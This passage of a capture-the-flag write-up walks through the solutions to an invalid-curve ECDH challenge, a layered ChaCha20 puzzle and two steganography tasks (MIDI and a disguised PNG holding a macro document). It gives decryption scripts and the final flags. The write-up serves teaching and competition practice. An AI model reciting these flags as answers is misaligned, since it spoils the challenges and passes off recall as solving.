We eventually concluded this would have been an *invalid curve attack*.

Let's recap how *Elliptic Curve Diffie Hellman* (ECDH) in TLS works:

- Pick a curve, in our case `secp256r1`, and a base point G
- Client chooses $a \in \mathbb{N}$ and sends $a \times G$ to the server
- Server chooses $b \in \mathbb{N}$ and sends $b \times G$ to the client
- Client computes $a \times (b \times G) = ab \times G$
- Server computes $b \times (a \times G) = ab \times G$

The shared value $ab \times G$ is the so-called premaster secret, from where a key is derived and used to simmetrically encrypt the connection.

When exchanging keys with elliptic curves it is crucial to pick elements with high order, otherwise an eavesdropper may be able to recover the premaster secret and decrypt the connection.

The invalid point $\tilde{G} = (0xB7 \cdots 7F, 0x4A \cdots 92)$ used here generates a group of order 5, whose points are:

$$\begin{aligned}
\tilde{G} &= (82794344854243450371984501721340198645022926339504713863786955730156937886079,\\
&\quad 33552521881581467670836617859178523407344471948513881718969729275859461829010)\\
P &= (46111711714004764615393195350570532019484583409650937480110926637425134418118,\\
&\quad 57075866805027505644616601015180295491807839856613368812672826391105226811354)\\
Q &= (46111711714004764615393195350570532019484583409650937480110926637425134418118,\\
&\quad 58716222405328743118080845934227278038278303558676945382860804917761871042597)\\
R &= (82794344854243450371984501721340198645022926339504713863786955730156937886079,\\
&\quad 82239567328774781091860829090229050122741671466776432476563902033007636024941)\\
\mathcal{O} &= \infty
\end{aligned}$$

Hence, whatever a or b the two parties picked, the resulting premaster secret must be one of those points.

Let us now refer to RFC 5246 on how to compute the master secret and encryption key:

```
6.3.  Key Calculation

   [...]

   The master secret is expanded into a sequence of secure bytes, which
   is then split to a client write MAC key, a server write MAC key, a
   client write encryption key, and a server write encryption key.  Each
   of these is generated from the byte sequence in that order.  Unused
   values are empty. [...]

   To generate the key material, compute

      key_block = PRF(SecurityParameters.master_secret,
                      "key expansion",
                      SecurityParameters.server_random +
                      SecurityParameters.client_random);

   until enough output has been generated.

[...]

8.1.  Computing the Master Secret

   For all key exchange methods, the same algorithm is used to convert
   the pre_master_secret into the master_secret. [...]

      master_secret = PRF(pre_master_secret, "master secret",
                          ClientHello.random + ServerHello.random)
                          [0..47];

   The master secret is always exactly 48 bytes in length.  The length
   of the premaster secret will vary depending on key exchange method.
```

So where are the server/client randoms in this challenge?

Because we were not provided any other information, we assumed that the encryption algorithm was AES-CBC and that the key simply was the y-coordinate of the premaster secret:

```
>>> #!/usr/bin/env python3
... from Crypto.Cipher import AES
>>> aes_key = ( 82239567328774781091860829090229050122741671466776432476563902033007636024941
↪  ).to_bytes(32, 'big')
>>> enc = bytes.fromhex(
...     '1A7EF4819E2F260BE738D5492E3B568F9796538305EAA79DE1DA'
...     'B9462F3716A473375469F236152B18F2C7BC2527C96ACAC7620C'
...     '753F83598C0BE9D697AAE13ADCF46B5D4432F7E18D849A7A57E9'
...     '9301810381AFF2358521ECB8D626F7067CD07000EEA12B5C2DF5'
...     'E4A41762C41250ED8258D6833DB53EEE242E8E591602078157E1'
...     '1285F5CDB81DFC047C82CA8C771401FB972EE7B09898FEC57646'
...     '1F92F1B6BFBD54DFEB3279A36206AAE3EFC682C3550DBD7624FE'
...     'DBB93053DECE6791B4B355AA2F9430F7BA30D1647B88B4D6BD34'
...
... )
>>> dec = AES.new(aes_key, AES.MODE_CBC).decrypt(enc)
>>> for i in range(0, len(dec), 16): print(repr(dec[i : i + 16]))
...
b'\xd9&5\trXzU6\xf8\xa2\x7f\x0cG\xdc\xb9'
b'_t00_H19H}{FLG:N'
```

```
b'0_Dr3am_1s_t00_H'
b'19H}{FLG:N0_Dr3a'
b'm_1s_t00_H19H}{F'
b'LG:N0_Dr3am_1s_t'
b'00_H19H}{FLG:N0_'
b'Dr3am_1s_t00_H19'
b'H}{FLG:N0_Dr3am_'
b'1s_t00_H19H}{FLG'
b':N0_Dr3am_1s_t00'
b'_H19H}{FLG:N0_Dr'
b'3am_1s_t00_H19H}'
```

Vamos a bailar *(pts: 500 + 32)*

> **TL;DR:** ChaCha20 plus some sugar to make the challenge less obvious. Find the key and decrypt the message... Almost.

We are given three files:


- `SOS.wav`
- `useme.zip`
- `decodeme.bin`

And we need to combine the information of all of them to get the flag.

Part 1: `SOS.wav`

This audio contains an intermittent beeping sound that definitely looks like a morse code.

We tried to use an online service to decode it, but it did the job only partially. So we sat back, took our time, and did it by hand. Here's a picture of our struggle.



```
-.... .---- --... ----- --... ---.. -.... ..... ...-- ...-- ..--- ----- -.... ....- -.... . --... ----. -.... ..--- ..--- -.. ...-- ..--- -.... -... ..--- -----
-.... ..... --... ....- ....- ...-- ...-- ....- -.... ---.. ....- ...-- ...-- ..--- ..... ..-. ...-- ....- -.... ---.. -.... .---- -.... -.-. ..... ..-. ...--
----- ..... ..-. --... ..--- ...-- ...-- --... ----. ..... ..-. ...-- ...-- -.... . ...-- ----- -.... . ...-- ...-- ..... ..-. ..... ..-. --... ----- --... ----.
--... ..--- -.... ...-- -.... . ...-- ----- ...-- .---- --... ....- ----- -----
```

The whole thing decoded to

```
617078653320646e79622d326b206574
43346843325f3468616c5f305f723379
5f336e306e335f5f707972636e303174
```

```
000000005f337355316c3070796d306e
```

This clearly was the transcription of the internal state of a ChaCha20 cipher, which is usually organized as a 4×4 matrix of 32 bits numbers. Let the key $K = \langle k_0, \ldots, k_7 \rangle$ and the nonce $K = \langle n_0, \ldots, n_2 \rangle$, where $k_i, n_i \in \{0,1\}^{32}$. Let also $c_0 = 0$ be a counter. The state matrix is initialized to:

$$\begin{pmatrix} 0x61707865 & 0x3320646e & 0x79622d32 & 0x6b206574 \\ k_0 & k_1 & k_2 & k_3 \\ k_4 & k_5 & k_6 & k_7 \\ c_0 & n_0 & n_1 & n_2 \end{pmatrix}$$

We decoded the hex value and found key and nonce:

```
key   = b'Ch4Ch4_20_lay3r_0n3___3ncrypt10n'
nonce = b'Us3_p0l1n0my'
```

Note: key is unpacked in little endian into k_i.

The corresponding keystream was

```
3974a05b4642497619bf8a2346275bf1b9bb285f2469807641375ad559c5dd3c
97797f1a92eb7be851f4fa38a5fd5d5a451c9b137e76983ff7bc90dce3cdad3e
```

But we are still not done... This was just `lay3r_0n3` *wink*.

Part 2: `useme.zip`

This was not a ZIP file, indeed. It instead was base64-encoded *.pyc*. We simply decoded it, fixed the magic bytes at the beginning of the file and used `uncompyle`.

The resulting source file was:

```python
# uncompyle6 version 3.3.5
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.6.8 (default, Aug 20 2019, 17:12:48)
# [GCC 8.3.0]
# Embedded file name: make.py
# Compiled at: 2015-12-21 18:38:26
b = [
 3022192124, 2192743349, 1133413531, 550939457, 1410482864,
 114685762, 1707308107, 4009069155, 4262205297, 2547799501,
 3293526046, 2891027352, 2081167641, 1392185301, 1052232129,
 1745934883, 2048110842, 3076649564, 3809386790, 451796949]
print ('m0*x0 + m1*x1 + m2*x2 + m3*x3 + \nm4*x4 + m5*x5 + m6*x6 + m7*x7 + \nm8*x8 + m9*x9 +
↪  m10*x10 + m11*x11 + \nm12*x12 + m13*x13 + m14*x14 + m15*x15 == {}').format(b[round])
# okay decompiling useme.pyc
```

This was kind of an hint: $\langle x_0, \ldots, x_{15} \rangle$ refers to the internal ChaCha20 state, $\langle m_0, \ldots, m_{15} \rangle$ is our target and $\langle b_0, \ldots, b_{20} \rangle$ is the vector of solutions.

We could build a linear system of equations and solve for $\langle m_0, \ldots, m_{15} \rangle$ if we recover enough states. But where do we get all those values for x_i anyway? The challenge description suggests us to *"look between the states"*, and there are 20 values in `b`, and ChaCha20 internal state updates with 10 column rounds and 10 diagonal rounds... Now you get it.

We borrowed a ChaCha20 implementation from GitHub and printed the internal state after every round, starting from the values of `key` and `nonce` previously discovered. Here's a dump for you:

$$S_0 = \begin{pmatrix} 0x2c4e5876 & 0x5bcf94 & 0xdae1e140 & 0xe7f33d89 \\ 0xb8c93750 & 0x38221454 & 0xc20a5a8f & 0x117faf4d \\ 0x26d8e5a0 & 0x32ac7296 & 0x1f97406b & 0x87425bc2 \\ 0xe6fcd2cc & 0xd8f5d8eb & 0xf30ae266 & 0x708e764f \end{pmatrix}$$

$$S_1 = \begin{pmatrix} 0x48843ced & 0x80135e46 & 0xf7b92871 & 0xcfce3bf3 \\ 0xe2e65f8a & 0xabdc4c6f & 0x80b47be0 & 0x86340ba2 \\ 0x4e5bfff3 & 0x3ad40ba5 & 0x3b4468bb & 0x7cac5cd4 \\ 0xfc7adc78 & 0xdf1ce5bf & 0x71684559 & 0x1281352 \end{pmatrix}$$

$$S_2 = \begin{pmatrix} 0x3f3333f & 0x60bf1cd5 & 0xf90fae20 & 0xd1880d09 \\ 0xec484729 & 0x842a7385 & 0xa8cf8bd1 & 0xa4097bad \\ 0x8b500646 & 0x3fc726c7 & 0x23f396d8 & 0x20cdd783 \\ 0xfce42f43 & 0xb5e8262f & 0x7a72518 & 0x4f5a2385 \end{pmatrix}$$

$$S_3 = \begin{pmatrix} 0x7af74995 & 0xce0268ad & 0x5262cdc0 & 0x5831c9fd \\ 0x20f562b & 0x8ec9e7d6 & 0x112a18aa & 0xaf61b3d4 \\ 0x1c176094 & 0xcc656b67 & 0x5fc4311e & 0x90519436 \\ 0xe79dc749 & 0x80e5315d & 0x1b738a29 & 0xb68ed2ff \end{pmatrix}$$

$$S_4 = \begin{pmatrix} 0x77d6e72a & 0x36d0ba8b & 0x3eb8643c & 0x26fbf6df \\ 0x67759a17 & 0x5741f7f3 & 0x7885e8e & 0xd03f6905 \\ 0xd41eac5e & 0x3caae9e7 & 0xc7246d6f & 0x14c807dc \\ 0x5f7db12f & 0xe66a257 & 0xfb1cc352 & 0xd547c289 \end{pmatrix}$$

$$S_5 = \begin{pmatrix} 0x661cba5c & 0xa1d204d0 & 0xcb567671 & 0x3ac5d069 \\ 0xd02e672e & 0x2da83b7d & 0xe5b5f61 & 0xfa92519f \\ 0x83ab8d93 & 0xf1f463bd & 0x6d588b49 & 0xa1645d09 \\ 0xe465f409 & 0x4076e0a4 & 0x61a50469 & 0x88a0037b \end{pmatrix}$$

$$S_6 = \begin{pmatrix} 0x49da1a1a & 0x2c158c44 & 0xcb7598e6 & 0xda02058c \\ 0xbcb666d0 & 0x3d385169 & 0x7b7b31fe & 0x1cb63c48 \\ 0xb2f7945d & 0x8ee13b55 & 0xd353577 & 0x34908ffc \\ 0x59c8349c & 0xfc03488c & 0xce20f21a & 0x71b874fb \end{pmatrix}$$

$$S_7 = \begin{pmatrix} 0xeee6ec9c & 0xf38b6a83 & 0xe178a9f0 & 0xb60c4575 \\ 0xb2c0634 & 0x8e7105d6 & 0x7f62c62f & 0xdaae1e9 \\ 0x2b578101 & 0x77458115 & 0xcac86312 & 0x150469cd \\ 0x5594db79 & 0xdabdd87c & 0x4a1ded28 & 0x9e1a36f1 \end{pmatrix}$$

$$S_8 = \begin{pmatrix} 0xcd7e28b2 & 0x3f94796a & 0x359ae1a8 & 0x56205a0f \\ 0xf1a844ff & 0x8a877e36 & 0xbac684e0 & 0xe92db813 \\ 0x2c88656b & 0xd08d07ed & 0x15cafc80 & 0xb5bb69c1 \\ 0xd78734e4 & 0xb1222b97 & 0xadcb6ea8 & 0x8f07a247 \end{pmatrix}$$

$$S_9 = \begin{pmatrix} 0x32e0eff7 & 0xeb92e1f4 & 0xa99cfd34 & 0x3199247 \\ 0x7e62ed9d & 0xb440dbd9 & 0x1118aa6 & 0xe9c80482 \\ 0x8f07f370 & 0x81ac36e2 & 0x69b3c8b8 & 0xbd35c0bf \\ 0x3ccc2921 & 0xb052de1b & 0xbf7844f2 & 0x4f38f536 \end{pmatrix}$$

$$S_{10} = \begin{pmatrix} 0xa81a0d71 & 0xcbaf62e9 & 0x4ff10ab6 & 0xc2e34358 \\ 0xf4284362 & 0x8a350bba & 0x5cdee350 & 0xa255b74 \\ 0x333e7f5b & 0x5ecfcf0b & 0x5fb3f1a & 0x3e15e639 \\ 0xaf80fe5c & 0x794d68a8 & 0xd91f608c & 0x1ce081a1 \end{pmatrix}$$

$$S_{11} = \begin{pmatrix} 0x38b64a76 & 0x816fc0e3 & 0xb9b28ae8 & 0x9ef361cc \\ 0xf8e742f6 & 0x46bb116e & 0x1110152c & 0xfb396996 \\ 0x726a566d & 0xa161597 & 0xdaea4769 & 0xc35a80 \\ 0xa47ed39 & 0x30a9b3b7 & 0xc50fd878 & 0x3c64d9a0 \end{pmatrix}$$

$$S_{12} = \begin{pmatrix} 0xbea8a011 & 0x2a221525 & 0x2ee44438 & 0x90c2b9ed \\ 0xa826402e & 0x8efb58a8 & 0xc1f4545f & 0x982460f2 \\ 0xd05b5e25 & 0x30eab465 & 0xdba24c8c & 0x13a5a64a \\ 0xfd9bcbde & 0xc4eda64b & 0x884bf556 & 0x1fa582 \end{pmatrix}$$

$$S_{13} = \begin{pmatrix} 0xb9d2041b & 0xaa4ef0c4 & 0x473829e3 & 0x1b3b689c \\ 0xa1654eaa & 0x4a4a727 & 0x6cc3cfba & 0x64f67bd6 \\ 0x2ce6684e & 0xb710a41c & 0x2227422c & 0xcae100df \\ 0x14e14908 & 0x592a0644 & 0x76d83f14 & 0xe949a7e4 \end{pmatrix}$$

$$S_{14} = \begin{pmatrix} 0xcaa04162 & 0xf2c0bcb1 & 0xe08b51e4 & 0x9149fb1a \\ 0x5541346d & 0xe0904f7d & 0xe54b1963 & 0x88edc0ff \\ 0xb5c26cf5 & 0xb80c0458 & 0xeb45ce75 & 0xee09cd29 \\ 0x6d0eb4d1 & 0x6f4b6863 & 0x294c726 & 0xdf9262d2 \end{pmatrix}$$

$$S_{15} = \begin{pmatrix} 0xdbf734bb & 0x21c0b16c & 0x64b69e6d & 0xb44cdee5 \\ 0x14a6c6a0 & 0xaaffce73 & 0x3398148e & 0xf3ace7ce \\ 0x66dad245 & 0x8de8e2d3 & 0xd7935c40 & 0x55d3eb71 \\ 0x5046943 & 0x36985f1e & 0xed3afa5c & 0xfa401929 \end{pmatrix}$$

$$S_{16} = \begin{pmatrix} 0x40b5ea20 & 0x1df60024 & 0xc4a25435 & 0xd2e8131f \\ 0x237bafb & 0xc86c96db & 0x87d93d04 & 0xa951adc6 \\ 0xa61381b0 & 0xe6a55968 & 0x255c1340 & 0xa7bcef37 \\ 0xad1fb9d2 & 0x37fa7c3d & 0x521418c & 0x724ea60d \end{pmatrix}$$

$$S_{17} = \begin{pmatrix} 0xeaa9f93e & 0xa21f77de & 0xf55b8aa3 & 0x8e55a55a \\ 0x422d73c0 & 0x29cc9da5 & 0x331e4df7 & 0x6680f723 \\ 0xc1aa8946 & 0x39b18da7 & 0xabd4e178 & 0x1236062d \\ 0xe57f0e26 & 0x9dd0ad88 & 0xc3756401 & 0x5f8252cc \end{pmatrix}$$

$$S_{18} = \begin{pmatrix} 0xeea5368 & 0xd3d0830a & 0x10910e50 & 0x6940c4e3 \\ 0x867a985a & 0x3b3be4e5 & 0xa08e434d & 0x1ea0a753 \\ 0x571e135a & 0xcd921a4e & 0x73562930 & 0xd2576928 \\ 0x329ac06c & 0xdbd5366b & 0xae55cac & 0xf16fb7a7 \end{pmatrix}$$

$$S_{19} = \begin{pmatrix} 0xfa2ffbd4 & 0x4328ddd8 & 0xaa2891e7 & 0x863ac1d2 \\ 0x1bf45376 & 0x442134bc & 0x73edd811 & 0xdd6b91e0 \\ 0xbb4c0b67 & 0x7a488c33 & 0xc88181ee & 0xec2dcc31 \\ 0x139b1c45 & 0xe0650329 & 0xab248c87 & 0xc5409d75 \end{pmatrix}$$

Now we can pick 16 states and solve our system of equations. Just make sure to pick linearly independent equations.

We used *Sagemath* for this:

```
all_states = [
    [743331958, 6016916, 3672236352, 3891477897, 3100194640, 941757524, 3255458447, 293580621, 651748768, 850162326, 530006123, 2269273026, 3875328716, 3639990507, 4077576806, 1888384591],
    [1216625901, 2148752966, 4156106865, 3486399475, 3806748554, 2883341423, 2159311840, 2251557794, 1314652147, 986975141, 994339003, 2091670740, 4235910264, 3743212991, 1902658905, 19403602],
    [66270015, 1623137493, 4178554400, 3515354377, 3964159785, 2217374597, 2832174033, 2752084909, 2337277510, 1070016199, 603166424, 550360963, 4242812739, 3051890223, 128394520, 1331307397],
    [2063026581, 3456264365, 1382206912, 1479657981, 34559531, 2395596758, 287971498, 2942415828, 471294100, 3429198695, 1606693150, 2421265462, 3885877065, 2162504029, 460556841, 3062813439],
    [2010572586, 919648907, 1052271676, 654046943, 1735760407, 1463941107, 126377614, 3493816581, 3558779998, 1017833959, 3341053295, 348653532, 1602072879, 241607255, 4212966226, 3578249865],
    [1713158748, 2714895568, 3411441265, 986042473, 3492701998, 765999997, 240869217, 4203893151, 2209058195, 4059325373, 1834519369, 2707709193, 3831886857, 1081532580, 1638204521, 2292188027],
    [1239030298, 739609668, 3413481702, 3657565580, 3166070480, 1027101033, 2071671294, 481705032, 3002569821, 2397125461, 221590903, 881889276, 1506292892, 4228073612, 3458265626, 1907913979],
    [4008111260, 4086000259, 3782781424, 3054257525, 187434548, 2389771734, 2137179695,
↪   229302761, 727154945, 2001043733, 3402130194, 352610765, 1435818873, 3669874812,
↪   1243475240, 2652518129],
    [3447597234, 1066695018, 899342760, 1444960783, 4054336767, 2324135478, 3133572320,
↪   3912087571, 747136363, 3498903533, 365624448, 3048958401, 3615962340, 2971806615,
↪   2915790504, 2399642183],
    [853602295, 3952271860, 2845637940, 52007495, 2120412573, 3024149465, 17926822,
↪   3922199682, 2399662960, 2175547106, 1773390008, 3174416575, 1020012833, 2958220827,
↪   3212330226, 1329132854],
    [2820279665, 3417268969, 1341196982, 3269673816, 4096279394, 2318732218, 1558111056,
↪   170220404, 859733851, 1590677259, 100351770, 1041622585, 2944466524, 2035116200,
↪   3642712204, 484475297],
    [951470710, 2171584739, 3115485928, 2666750412, 4175905526, 1186664814, 286266668,
↪   4214843798, 1919571565, 169219479, 3672786793, 12802688, 172485945, 816427959,
↪   3306150008, 1013242272],
    [3198722065, 706876709, 786711608, 2428680685, 2821079086, 2398836904, 3254015071,
↪   2552520946, 3495648805, 820687973, 3684846732, 329623114, 4254845918, 3303908939,
↪   2286679382, 2073986],
    [3117548571, 2857300164, 1194863075, 456878236, 2707771050, 77899559, 1824772026,
↪   1693875158, 753297486, 3071321116, 572998188, 3403743455, 350308616, 1495926340,
↪   1993883412, 3913918436],
    [3399500130, 4072717489, 3767226852, 2437544730, 1430336621, 3767553917, 3846904163,
↪   2297282815, 3049417973, 3087795288, 3947220597, 3993619753, 1829680337, 1867212899,
↪   43304742, 3750912722],
    [3690411195, 566276460, 1689689709, 3024936677, 346474144, 2868891251, 865604750,
↪   4088195022, 1725616709, 2380849875, 3616758848, 1439951729, 84175171, 915955486,
↪   3980065372, 4198504745],
    [1085663776, 502661156, 3298972725, 3538424607, 37206779, 3362559707, 2279161092,
↪   2840702406, 2786296240, 3869596008, 626791232, 2814177079, 2904537554, 939162685,
↪   86065548, 1917756941],
    [3937007934, 2719971294, 4116417187, 2387977562, 1110275008, 701275557, 857624055,
↪   1719727907, 3249178950, 967937447, 2882855288, 305530413, 3850309158, 2647698824,
↪   3279250433, 1602376396],
    [250237800, 3553657610, 277941840, 1765852387, 2256181338, 993780965, 2693677901,
↪   513845075, 1461588826, 3448904270, 1935026480, 3528943912, 849002604, 3688183403,
↪   182803628, 4050630567],
    [4197448660, 1126751704, 2854785511, 2251997650, 468996982, 1143026876, 1944967185,
↪   3714814432, 3142323047, 2051574835, 3363930606, 3962424369, 328932421, 3764716329,
↪   2871299207, 3309346165],
]

all_b = [3022192124, 2192743349, 1133413531,  550939457, 1410482864, 114685762,  1707308107,
↪   4009069155, 4262205297, 2547799501, 3293526046, 2891027352, 2081167641, 1392185301,
↪   1052232129, 1745934883, 2048110842, 3076649564, 3809386790,  451796949]

mask = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 16]
states = [all_states[k] for k in mask]
b = [all_b[k] for k in mask]

A = MatrixSpace(Zmod(2**32), 16, 16)(states)
b = MatrixSpace(Zmod(2**32), 16, 1)(b)
print(A.inverse() * b)
```

The soultion was

$$\begin{pmatrix} m_0 & m_1 & \cdots & m_{15} \end{pmatrix} = \begin{pmatrix} 19508 \\ 29556 \\ 24387 \\ 26676 \\ 17256 \\ 13407 \\ 19251 \\ 31071 \\ 24415 \\ 30067 \\ 13151 \\ 12383 \\ 24947 \\ 24430 \\ 12398 \\ 25395 \end{pmatrix}^T ,$$

which encodes to the ASCII text: `L4st_Ch4Ch4_K3y___us3_0_as_n0nc3`.

So we used

```
key   = b'L4st_Ch4Ch4_K3y___us3_0_as_n0nc3'
nonce = b'\x00' * 12
```

and obtained the following keystream:

```
b5ee7592a330fdc83a008ceffafd7164654fc6cd93a0b1e2afa59c459ea70b38
a9ad8dc1ed3e817d2b285a5423bf2e891a73d90a004ee45ac5cb874cdbc02788
```

The end

We can finally XOR everything together and submit the flag.

$$\textsc{Plaintext} = \textsc{Keystream}_1 \oplus \textsc{Keystream}_2 \oplus \textsc{Ciphertext}$$

The content of `decodeme.bin` eventually decrypted to:

```
C0ngr4ts l1ttl3 ChaCha,y0u w1n {FLG:W3_Ch00s3_t0_60_7o_7h3_M00n}
```

MISCELLANEOUS

Deep mid-space *(pts: 100 + 16)*


The challenge presents a website with a fullscreen image and nothing else. We inspect the sourcecode, and see that it was supposed to play a `.ogg` file by autoplay on load (luckily blocked by default on modern browsers, so not working). The `.ogg` file looks fine and doesn't seem to have any obvious weirdness or embedded pattern. A `.mid` file is provided "as a fallback": we download it, google "midi steganography", use the first result on the file, and see it embeds a nice trolling message (appreciated), the number `3100`, and a big base64 blob. We decode the blob and see it's another midi file. We run the tool again (why not?) on the new midi file, and get the flag.

Deep red dust *(pts: 200)*

> Armstrong, the Astronaut-in-Chief has sent an email saying he's leaving the Mars mission. This is very odd, especially as Armstrong has spent decades working on the project. His email contains an attachment in an unknown format. What is it? R-boy must dig deeper to find out what's going on – help him investigate.

We're given an unkown binary file.

Let's open it in an hex editor to see if we can pull out something interesting. Reading the first bytes carefully we can see stuff like `IHDR`, `sBIT`, `IDAT` and so on. Those strings define the critical chucks of the png file format, so it must be a png hidden in this binary. Infact looking *more* carefully the whole file header looks like a png except for the first 4 bytes which are `RBOY` instead of `\x89PNG`. Let's change them accordingly and dump the image. The dumped image should look like this:



In the dust is written `K33pItS3cr3t`. At this point a good idea is firing up binwalk and dump everything which could be a file inside this binary, so let's run `binwalk -e Deep_Red_Dust`.

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1024 x 747, 8-bit/color RGBA, non-interlaced
94            0x5E            Zlib compressed data, default compression
1112488       0x10F9A8        Zip archive data, encrypted at least v2.0 to extract,
↪ compressed size: 34029, uncompressed size: 37936, name: Goodbye.docm
1146685       0x117F3D        End of Zip archive
```

Binwalk finds a password protected zip archive, the previous image and some zlib garbage.

The archive password is the text found in the image. After the archive extraction we have a `docm` file contaning the lyrics of a song, an inputbox, a button and a text: `In Memory of our rover (NASA)`. `docm` files are document containing VB mcros, so it could be useful extract them from this one. We chose this web site to extract the VB and this was the output:

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Attribute VB_Control = "TextBox1, 0, 0, MSForms, TextBox"
Attribute VB_Control = "CommandButton1, 1, 1, MSForms, CommandButton"
Private Sub CommandButton1_Click()
If Not (TextBox1.TextLength = 0) Then
Dim tbox As String
tbox = TextBox1.Text
Dim encrypt As Variant
encrypt = Array(52, 54, 60, 40, 72, 64, 42, 35, 93, 26, 38, 110, 3, 47, 56, 26, 64, 1, 49,
↪ 33, 71, 38, 7, 25, 20, 92, 1, 9)
Dim inputChar() As Byte
inputChar = StrConv(tbox, vbFromUnicode)
Dim plaintext(28) As Variant
Dim i As Integer
For i = 0 To 27
plaintext(i) = inputChar(i Mod TextBox1.TextLength) Xor encrypt(i)
Next
MsgBox "Congrats!!"
End If
End Sub
```

Now we know what that inputbox and button are useful for. The input looks like OTPed with the array `[52, 54, 60, 40, 72, 64, 42, 35, 93, 26, 38, 110, 3, 47, 56, 26, 64, 1, 49, 33, 71, 38, 7, 25, 20, 92, 1, 9]` and this is a problem, because we didn't found anything that could be a valid input. After some mind scratching we understood that the text in the document was an hint for the valid key, which is a rover landed on Mars: `Opportunity`.

XORing that key and the array gives us the flag: `{FLG:4_M4n_!s_Wh4t_H3_Hid3s}`.